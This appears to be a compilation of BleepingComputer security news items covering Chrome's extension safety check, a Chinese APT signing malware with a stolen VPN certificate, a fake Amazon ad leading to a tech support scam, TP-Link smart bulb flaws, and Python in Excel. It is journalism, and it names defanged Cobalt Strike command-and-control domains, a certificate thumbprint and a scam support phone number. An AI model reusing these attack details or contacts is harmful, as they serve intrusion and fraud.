
This feature will go live in Chrome 117, but you can now test it in Chrome 116 by enabling the browser's experimental 'Extensions Module in Safety Check' feature.

To enable the feature, simply copy the Chrome URL, 'chrome://flags/#safety-check-extensions', into the address bar and press enter. You will be brought to the Chrome Flags page with the 'Extensions Module in Safety Check' feature highlighted.

Now set it to enabled and restart the browser when prompted to enable the feature.

Google Chrome Safety Check for extensions

Once enabled, a new option will appear under the 'Privacy and security' settings page that prompts you to review any extensions removed from the Chrome Web Store, as shown below.



Safety check

Chrome can help keep you safe from data breaches, bad extensions and more

Review **2 extensions** that were taken down from the Chrome Web Store

Privacy and security

Clear browsing data
Clear history, cookies, cache and more

Cookies and other site data
Third-party cookies are blocked in Incognito mode


Security
Safe Browsing (protection from dangerous sites) and other security settings

Site settings
Controls what information sites can use and show (location, camera, pop-ups and more)

Privacy Sandbox
Trial features are off

Safety check for Chrome extensions
Source: Google

Clicking this link will bring you to your extension page, listing the removed extensions and why they were removed and prompting you to uninstall them.



Discover more extensions and themes on the Chrome Web Store

Review 2 extensions that were taken down from the Chrome Web Store

These extensions might be unsafe. Chrome recommends that you remove them.

Hello World
Off • This extension contains malware

Action API Demo
Off • This extension was unpublished by its developer

All extensions

Hello World 0.5
This extension contains malware.
ID: nflknpiinlpjkfbnennojakldbfbgggg

Action API Demo 1.0
ID: hikpknaabfbhlfjpimlkmichhdhkdkah

Potentially malicious extensions removed from Chrome Web Store
Source: Google

Google says that extensions can be removed from the Chrome Web Store because they were unpublished by the developer, violated policies, or were detected as malware.

For extensions detected as malware, it is strongly advised that you remove them immediately to not only protect your data but also to prevent your computer from facing future attacks.

For those that are removed for other reasons, it is advised that you remove them as well, as they are no longer supported or break other policies that are not strictly malware but are not necessarily helpful.

Google has a dedicated Chrome Web Store policies page detailing what content or behavior could lead to an extension being removed from the store.

Source: https://www.bleepingcomputer.com/news/google/google-chrome-to-warn-when-installed-extensions-are-malware/

10. Hackers use VPN provider's code certificate to sign malware

The China-aligned APT (advanced persistent threat) group known as 'Bronze Starlight' was seen targeting the Southeast Asian gambling industry with malware signed using a valid certificate used by the Ivacy VPN provider.

The main benefit of using a valid certificate is to bypass security measures, avoid raising suspicions with system alerts, and blend in with legitimate software and traffic.

According to SentinelLabs, which analyzed the campaign, the certificate belongs to PMG PTE LTD, a Singaporean vendor of the VPN product 'Ivacy VPN.'

The cyberattacks observed in March 2023 are likely a later phase of the 'Operation ChattyGoblin' that ESET identified in a Q4 2022 – Q1 2023 report.

However, SentinelLabs says it's challenging to associate with specific clusters due to the extensive sharing of tools between Chinese threat actors.


DLL side-loading

The attacks begin with dropping .NET executables (agentupdate_plugins.exe and AdventureQuest.exe) on the target system, likely via trojanized chat apps, that fetch password-protected ZIP archives from Alibaba buckets.

The AdventureQuest.exe malware sample was first found by security researcher MalwareHunterteam in May when they noted that the code-signing certificate was the same as one used for official Ivacy VPN installers.

These archives contain vulnerable software versions like Adobe Creative Cloud, Microsoft Edge, and McAfee VirusScan, which are susceptible to DLL hijacking. The Bronze Starlight hackers use these vulnerable applications to deploy Cobalt Strike beacons on targeted systems.

The malicious DLLs (libcef.dll, msedge_elf.dll, and LockDown.dll) are packed inside the archives alongside the legitimate program executables, and Windows prioritizes their execution against safer versions of the same DLL stored in C:\Windows\System32, hence allowing malicious code to run.



Zip archive	Archive content	Final payload
adobe_helper.zip (agentupdate_plugins.exe)	Adobe CEF Helper.exe libcef.dll agent.data (not available)	/
cefhelper.zip (AdventureQuest.exe)	identity_helper.exe msedge_elf.dll agent.data	Cobalt Strike C2: www.100helpchat[.]com
Agent_bak.zip (AdventureQuest.exe)	mfeann.exe LockDown.dll agent.data	Cobalt Strike C2: live100heip[.]com

Contents of the ZIP files fetched from cloud buckets (SentinelLabs)


SentinelLabs notes that the .NET executables feature a geofencing restriction that prevents the malware from running in the United States, Germany, France, Russia, India, Canada, or the United Kingdom.

These countries are outside this campaign's target scope and are excluded to evade detection and analysis. However, due to an error in the geofencing implementation, it does not work.

Abusing a valid certificate

An intriguing aspect of the observed attacks is using a code-singing certificate that belongs to PMG PTE LTD, the firm behind Ivacy VPN.

In fact, the same certificate is used to sign the official Ivacy VPN installer linked to from the VPN provider's website.



Signature Verification

✓ Signed file, valid signature

File Version Information

Copyright	Copyright © 2023
Original Name	AdventureQuest.exe
Internal Name	AdventureQuest.exe
File Version	1.0.0.0
Date signed	2023-05-09 09:52:00 UTC

Signers

— PMG PTE. LTD.

Name	PMG PTE. LTD.
Status	Valid
Issuer	DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1
Valid From	12:00 AM 03/31/2022
Valid To	11:59 PM 05/28/2024
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	62E990CC0A26D58E1A150617357010EE53186707
Serial Number	0E 3E 03 7C 57 A5 44 72 95 66 9A 3D B1 A2 8B 8A

+ DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1

+ DigiCert Trusted Root G4

+ DigiCert

Counter Signers

+ DigiCert Timestamp 2022 - 2

+ DigiCert Trusted G4 RSA4096 SHA256 TimeStamping CA

+ DigiCert Trusted Root G4

+ DigiCert

The code-signing certificate in question (@malwrhunterteam)

"It is likely that at some point the PMG PTE LTD signing key has been stolen – a familiar technique of known Chinese threat actors to enable malware signing," hypothesizes SentinelLabs.

"VPN providers are critical targets since they enable threat actors to potentially gain access to sensitive user data and communications."

If the certificate was stolen, security researchers are concerned about what else the threat actors had access to at the VPN provider.

PMG PTE LTD has not responded to this disclosure with a public statement, so the exact means by which the hackers gained access to the certificate remain unclear.

In the meantime, DigiCert revoked and invalidated the certificate in early June 2023 for breach of the "Baseline Requirements" guidelines.

BleepingComputer contacted Ivacy about their abused code-signing certificate but did not receive a response.


Source: https://www.bleepingcomputer.com/news/security/hackers-use-vpn-providers-code-certificate-to-sign-malware/

11. Sneaky Amazon Google ad leads to Microsoft support scam

A legitimate-looking ad for Amazon in Google search results redirects visitors to a Microsoft Defender tech support scam that locks up their browser.

Today, BleepingComputer was alerted to what appeared to be a valid advertisement for Amazon in the Google search results.

The advertisement shows Amazon's legitimate URL, just like in the company's typical search result, as shown below.



About 8,910,000,000 results (0.62 seconds)

Sponsored

amazon.com
https://www.amazon.com

Amazon Official Site - Online Shopping, Best Deals

Free shipping on millions of items. Get the best of Shopping and Entertainment with **Amazon**. Avail Great Offers. Best Quality Products. Free Shipping with Prime. Superfast Delivery. Browse & discover millions of products. Read customer reviews and find best sellers.

Computers & Accessories
Shop Laptops, Monitors, Tablets, Storage, PC Gaming and More.

Download the Amazon App
The Amazon App is Now Available for International Shopping.

International Bestsellers
Find Top Products Shipped Internationally

Shop Toys & Games
Find Action Figures, Puzzles, Arts & Crafts, Dolls, and More.

Amazon.com
https://www.amazon.com

Amazon.com. Spend less. Smile more.

Free shipping on millions of items. Get the best of Shopping and Entertainment with Prime. Enjoy low prices and great deals on the largest selection of ...

Amazon.com
E-commerce company


amazon.com

Amazon.com, Inc. is an American multinational technology company focusing on e-commerce, cloud computing, online advertising, digital streaming, and artificial intelligence. Wikipedia

CFO: Brian T. Olsavsky
Mascot: Peccy
Founder: Jeff Bezos
Founded: July 5, 1994, Bellevue, WA
Revenue: 514 billion USD (2022)
President: Andy Jassy
Number of employees: 1,541,000 (December 2022); U.S.: 950,000 (June 2021)

Fake Amazon ad in Google search results
Source: BleepingComputer

However, clicking on the Google ad will redirect the person to a tech support scam pretending to be an alert from Microsoft Defender stating that you are infected with the ads(exe).finacetrack(2).dll malware.



Computer Locked
Call Windows Support immediately to report this problem.
Do not use your computer
** Firewall & Network Protection Notification **
Your computer has alerted us that it has been infected with a Trojan Spyware. The following data has been compromised.
> Email Credentials

Windows Defender Security Notification

App: ads(exe).finacetrack(2).dll
Threat-Detected: Trojan.Spyware

Access to this PC has been blocked for security reasons
Contact Microsoft Windows Support: +1 (844) 658-1428

Windows Defender SmartScreen prevented an unrecognized app from stating. Running this app might p

Tech support scam from fake Amazon ad
Source: BleepingComputer

These tech support scams will automatically go into full-screen mode, making it hard to get out of the page without terminating the Google Chrome process.

However, when Chrome is terminated in this way, on the relaunch, it will prompt users to restore the previously closed pages, reopening the tech support scam.

A demonstration of today's fake Amazon Google ad leading to the tech support scam site can be seen below.

In June 2022, Malwarebytes discovered a legitimate-looking YouTube ad that also used the platform's URL, leading to the same tech support scam.

It's unclear why Google allows advertisers to impersonate other companies' URLs to create these convincing advertisement scams.

Amazon told BleepingComputer after publishing that they took action to take the advertisements down.

"We don’t allow advertisers to run ads that scam users by concealing or mistaking information about the advertiser’s business, product or service," Amazon told BleepingComputer.

"We reviewed the ads in question and took appropriate action against the associated accounts."

Google ads abused to distribute malware

BleepingComputer reached out to both Google and Amazon regarding this malvertising but has not received a response at the time of this publication.

Google advertisements have been heavily abused over the past year by other threat actors to distribute malware, which sometimes leads to ransomware attacks.

The threat actors would create replicas of legitimate sites but swap the download links to distribute trojanized programs that install malware.

The Royal ransomware operation also creates Google advertisements promoting malicious sites that install Cobalt Strike beacons. These beacons are used to provide initial access to corporate networks to conduct ransomware attacks.

Source: https://www.bleepingcomputer.com/news/security/sneaky-amazon-google-ad-leads-to-microsoft-support-scam/

12. TP-Link smart bulbs can let hackers steal your WiFi password

Researchers from Italy and the UK have discovered four vulnerabilities in the TP-Link Tapo L530E smart bulb and TP-Link's Tapo app, which could allow attackers to steal their target's WiFi password.

TP-Link Tapo L530E is a top-selling smart bulb on multiple marketplaces, including Amazon. TP-link Tapo is a smart device management app with 10 million installations on Google Play.

The Tapo L530E (TP-Link)

The researchers from Universita di Catania and the University of London analyzed this product due to its popularity. However, the goal of their paper is to underscore security risks in the billions of smart IoT devices used by consumers, many of which follow risky data transmission and lackluster authentication safeguards.

Smart bulb flaws

The first vulnerability concerns improper authentication on Tapo L503E, allowing attackers to impersonate the device during the session key exchange step.

This high-severity vulnerability (CVSS v3.1 score: 8.8) allows an adjacent attacker to retrieve Tapo user passwords and manipulate Tapo devices.

The second flaw is also a high-severity issue (CVSS v3.1 score: 7.6) arising from a hard-coded short checksum shared secret, which attackers can obtain through brute-forcing or by decompiling the Tapo app.

The third problem is a medium-severity flaw concerning the lack of randomness during symmetric encryption that makes the cryptographic scheme predictable.


Finally, a fourth issue stems from the lack of checks for the freshness of received messages, keeping session keys valid for 24 hours, and allowing attackers to replay messages during that period.

Attack scenarios

The most worrying attack scenario is bulb impersonation and retrieval of Tapo user account details by exploiting vulnerabilities 1 and 2.

Then, by accessing the Tapo app, the attacker can extract the victim's WiFi SSID and password and gain access to all other devices connected to that network.


The device needs to be in setup mode for the attack to work. However, the attacker can deauthenticate the bulb, forcing the user to set it up again to restore its function.


A
E
B
Bulb Discovery Request
Bulb Discovery Response
create (s_a , p_a)
p_a
create (k_{ea} , iv)
{k_{ea} , iv}p_a
{username, password}k_{ea}
A = tapo application
E = attacker
B = tapo L530E
• p_x = RSA public key of X
• s_x = RSA secret key of X
• k_{xy} = symmetric key shared between X and Y
• {m}p_x = message m encrypted with p_x

Bulb impersonation diagram (arxiv.org)

Another attack type explored by the researchers is MITM (Man-In-The-Middle) attack with a configured Tapo L530E device, exploiting vulnerability 1 to intercept and manipulate the communication between the app and the bulb and capturing the RSA encryption keys used for subsequent data exchange.

MITM attacks are also possible with unconfigured Tapo devices by leveraging vulnerability one again by connecting to the WiFi during setup, bridging two networks, and routing discovery messages, eventually retrieving Tapo passwords, SSIDs, and WiFi passwords in easily decipherable base64 encoded form.



MITM attack diagram (arxiv.org)


Finally, vulnerability 4 allows attackers to launch replay attacks, replicating messages that have been sniffed previously to achieve functional changes in the device.

Disclosure and fixing

The university researchers responsibly disclosed their findings to TP-Link, and the vendor acknowledged them all and informed them they would implement fixes on both the app and the bulb's firmware soon.

However, the paper does not clarify whether these fixes have already been made available and which versions remain vulnerable to attacks.

BleepingComputer has contacted TP-Link to learn more about the security updates and impacted versions and a spokesperson has sent us the following table from the corresponding security bulletin:



Products	Fixed Version	Release State
Tapo L530(EU/US) V1	1.3.0 or later versions	Releasing
Tapo L530(TW) V1	1.1.0 or later versions	Fully released
Tapo L530(KR) V1	1.1.0 or later versions	Releasing
Tapo L530(EU/US) V2	1.1.0 or later versions	Fully released
Tapo L530(EU/US) V3	1.1.0 or later versions	Releasing
Tapo App	2.18.x or later versions	Releasing

As general advice for IoT security, it is recommended to keep these types of devices isolated from critical networks, use the latest available firmware updates and companion app versions, and protect accounts with MFA and strong passwords.

Update 8/23: Edited the post to add information about TP-Link's fixing efforts

Source: https://www.bleepingcomputer.com/news/security/tp-link-smart-bulbs-can-let-hackers-steal-your-wifi-password/

13. Microsoft Excel to let you run Python scripts as formulas

Microsoft is adding the Python programming language to Microsoft Excel, allowing users to create powerful functions for analyzing and manipulating data.

The public preview of the feature is now available to Microsoft 365 Insiders in the Beta channel, with the goal to ultimately roll out the feature to Excel for Windows in 16.0.16818.2000.

However, even if you join the Microsoft 365 Insiders Beta channel to test the new feature, there is no guarantee that Python in Excel will be available, as Microsoft is rolling it out slowly to test the feature.

Python in Excel

The new Python in Excel feature brings a new 'PY' function that allows users to embed Python code directly in a cell to be executed like any macro or regular Excel function.

However, instead of running the Python scripts locally, Excel will execute the code in the cloud using a hypervisor-isolated container on Azure Container Instances. Microsoft says this container environment will include Python and a curated set of Anaconda libraries to prevent security issues.

These libraries include the data visualization and analysis tool 'pandas' and the visualization tool 'Matplotlib.'

